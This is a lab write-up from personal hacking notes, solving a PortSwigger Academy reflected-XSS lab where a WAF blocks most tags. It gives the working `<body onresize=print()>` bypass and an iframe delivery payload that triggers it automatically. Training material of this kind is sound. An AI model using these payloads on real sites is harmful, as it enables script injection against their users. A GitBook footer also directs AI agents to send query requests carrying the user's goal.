> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/xss/reflected-xss-in-html-with-blocked-tags.md).

# XSS Reflected in HTML with Blocked Tags

XSS Reflected in HTML with Blocked Tags notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.

### Reflected XSS Into HTML Context with Most Tags and Attributes Blocked

This lab contains a reflected XSS vulnerability in the search feature, but an Application Firewall (WAF) blocks the most common XSS vectors. / To solve the lab, you must bypass the WAF and trigger the `print()` function.


* Trying classic payloads like `<h1>test</h1>`, `<img` or `<script` the answer is: "Tag is not allowed".

```html
<h1>test</h1>
<img
<script
...
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c67f77171ac25fe390e17d42d38e4d3da441d950%2F%7BFDEFD10E-15D9-4AA6-A8D8-994D16FE6FB8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>




* I intercepted the page with Burp Suite and launched a mailing via Intruder.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-973df48a5f209df639d35072da327ac86d853c1c%2F%7BB68E8A9C-1169-47D0-A82D-D0A7D50DF3C8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>




I copied the types of event attributes (event handlers) and tested several of them into the cheatsheet of portswigger.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-48e47b3ad901549a91971d407b2eb16719bd1345%2F%7BEDCFB912-406E-4722-9A0E-22D04169E2B8%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* J

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28d0dabd67267bef1b183103bfebc9421857043f%2F%7B683E13E5-91F9-43CB-A820-ED7531B53CCA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-773965202955394e57e1694f3f5a0e109b30108e%2F%7B88432B46-F621-4EB3-9F05-27A494541B3E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-21be86e05d36a39b527b94a289b4fe1caa400dba%2F%7B6F04B0B4-2A6A-4B65-8C1A-D83E047EABCB%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-811e1e16f7b7b5807ccf500a4b644a189030cefa%2F%7BACB2C322-734E-46DE-82D1-9FFD265ADDEE%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c3d8ca5c793a2d6604065ed59c26d234b86889df%2F%7B80BCDCAA-7280-48E9-B741-DAEA11C77277%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

```
<body test=1>
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-55e8a590729ed34b342f0a120e1f643aebc6c892%2F%7B3C54AE6F-BB39-40F9-9EBA-2A330CD5CE85%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* I have filtered/tried several attributes of events and I have focused on `onresize`.

```javascript
<body onresize=alert(0)>
```

Payload tested and operated:

* Direct injection: `<body onresize=alert(0)>` — by resize (zoom wheel) alert appears.

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c0dfdec85a68be7816117ceb7d9846b231ae0903%2F%7B1D3850E3-B9F1-4B5B-8B33-8E81B9D72F93%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


Final goal: Call `print()` instead of `alert()`:

```javascript
<body onresize=print()>
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-383d7150cf46137fcf6ddd7e2e8ceee9a319d9fb%2F%7BAEF30A82-BE9C-4936-8F00-A31186A9E76D%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

URL exploit sent to victim:

```javascript
https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=
```


Delivery via iframe and automatic trigger:

* To force the `onresize` event to load in the frame, the width of the frame is changed from its `onload` attribute:

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=<body+onresize%3Dprint()>"</iframe>
```

{% endcode %}

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-059988f4976568b3ced7a908f5abd92735ddf9e2%2F%7BFF3EE0E1-7039-49F7-BA80-331D36E8E7AD%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

and version with width adjustment at loading:

{% code overflow="wrap" %}

```javascript
<iframe id="myframe" src="https://0a8500230379f8e980d8032300850075.web-security-academy.net/?search=<body+onresize%3Dprint()>" onload=this.style.width='100px'></iframe>
```

{% endcode %}

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-edd290b1a4fdd11f624dfbc557df7f87bff8eb5c%2F%7B928F5094-88FF-4997-BF4E-64828C5932D1%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

Summary: WAF bypass by injecting an authorized event attribute (`onresize`) that calls `print()`, then delivery via iframe with `onload` that changes the size to trigger `onresize`.


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/web/xss/reflected-xss-in-html-with-blocked-tags.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.